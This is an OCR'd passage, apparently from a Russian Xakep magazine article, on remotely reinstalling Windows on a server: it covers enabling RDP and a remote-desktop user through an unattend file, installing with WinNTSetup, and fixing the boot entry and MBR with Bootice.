
Третьей командой мы явно разрешаем подключения к RDP на файрволе, если ты по каким-то причинам не вырезал его из системы при установке.

Затем добавляем нашего нового пользователя (у меня `xakep_ru`) в группу пользователей удаленного рабочего стола и последней командой планируем перезагрузку через две минуты (120 секунд), если она не выполнится самостоятельно.

Важный момент: все настройки дублируются, то есть для 32- и 64-разрядной Windows настройки могут быть разные! Внося изменения, не забудь продублировать их в разделе с другой разрядностью, чтобы потом не краснеть от стыда.

Установка

Теперь все, взводи галочку Unattend и устанавливай! После запуска программа еще раз запросит подтверждение установки. Вдруг ты случайно выбрал правильные файлы и вообще ничего устанавливать не хочешь? Есть еще время отказаться...



Путь к установочным файлам Windows
Windows 10 Pro x64 ru-RU (Build 10.0.19041.329)
E:\sources\19041.329-Full-install.esd


Диск, на который будет установлен загрузчик
69 MB free FAT32 Space Align 1024 K
Z:

Диск, на который будет установлена ОС Windows
xakep.ru drive 58 GB free NTFS Space Align 1024 K
D:

1 - Windows 10 Pro v20H1
Буква диска с Windows: C:
☐ Патч UxTheme для установки неподписанных тем
☐ Наследовать буквы дисков
☑ Файл ответов C:\Users\Nobody\Desktop\autouna
☐ Режим: Compact:XPRESS4K
☐ Драйверы

Распаковка образа Windows: 74% 4x

Программа за работой



Готово! (3:32 min)
Этот этап установки закончен, после перезагрузки будет произведён SysPrep

Готово!

Как видишь, процесс весьма быстрый. Осталось только настроить загрузчик.


Другой способ

Как я позже вспомнил, можно не парить себе мозг с файлами ответов и командной строкой, если доступна виртуализация. Можно пробросить в виртуалку реальный диск, установить ОС на другой раздел и настроить ее по своему вкусу прямо в виртуалке, что значительно удобнее. В равной мере это относится и к Linux-based-дистрибутивам. Жаль только, что на VPS в подавляющем большинстве случаев виртуализация недоступна, так что описанный выше «колхозный» метод забывать рано.

Bootice

Если при запросе об обновлении загрузочного кода ты ответил, что хочешь видеть в загрузочном меню все установленные версии Windows, то сейчас будь особенно внимателен.

Открывай Bootice, переходи на вкладку BCD, выбирай BCD of current system, жми Easy mode и удаляй ненужную загрузочную запись. Оставшаяся должна выглядеть как-то похоже на скриншот.




Windows 10 19041 Compact

[Boot Device]
Type ● Partition ○ RamDisk ○ VHD(X)
Disk: HD0: Patriot Burst (223.6 GB, C: E: Z:)
Partition: 1: (NTFS, 142.9 GB, C:\, Windows 10 Compac
File:
SDI file:

[Options]
OS GUID {3472ece8-b21b-11ea-8a1e-5404a622ed24}
OS title: Windows 10 19041 Compact
Boot file: \Windows\system32\winload.exe
Sys root: \Windows
Language: ru-RU
SafeBoot: Normal mode
PAE:
NX: OptIn
■ Detect HAL and kernel
■ Boot into WinPE
☑ Metro Boot Manager (Win8)
■ Test Mode (testsigning)

☑ Timeout(s) 5
Boot language: ru-RU
■ Display boot menu
■ No integrity checks

Также желательно на системах с BIOS (MBR) проверить, чтобы в MBR был прописан нужный загрузчик. Для полной уверенности его можно принудительно переписать загрузчиком винды. Делается это по нажатию Process MBR в главном окне программы (не забудь выбрать нужный диск!).



Available MBR Types

○ WEE (wee63.mbr)
A mini version of grub_for_dos, it can be installed on the MBR track of the hard drive.(62 sectors)

○ GRUB4DOS 0.4.5c/0.4.6a (grldr.mbr)
A universal open-source boot loader based on GNU GRUB.(16 sectors)

○ GRUB 2.00 (boot.img + core.img)
A powerful universal boot manager from GNU. (Modules: biosdisk,part_msdos,fat,exfat,ext2,search_fs_file. 63 sectors)

○ Lvyanan 1JF9z
A boot manager by Lvyanan. It support dot matrix prompt information. (2 sectors)

○ Plop Boot Manager 5.0.15-Test
A boot manager with cool UI! Boot your computer from floppy/cdrom/usb without BIOS support.(62 sectors)

○ UltraISO USB-HDD+ / USB-ZIP+
Enhanced USB-HDD / USB-ZIP boot program with improved boot compatibility.(1 sector)


● Windows NT 5.x / 6.x MBR
Boot form the 1st active primary partition.(1 sector)

Current MBR Type: Windows NT 6.x MBR

На этом этапе можно было бы спокойно перезагрузиться и закончить статью, но, если ты использовал другое средство удаленного доступа, для тебя все только начинается... Впрочем, давай не будем о грустном.

ЖИЗНЬ ПОСЛЕ WINDOWS

Если все прошло как надо, то после некоторого ожидания в неведении ты получишь рабочую машину с удаленным доступом и новой ОС. Время ожидания всегда разное и составляет от 3 до 15 минут, в зависимости от задумчивости железа целевой машины. Тут можно сказать только одно — терпение. В худшем случае компьютер загрузится обратно в старую систему и у тебя будет 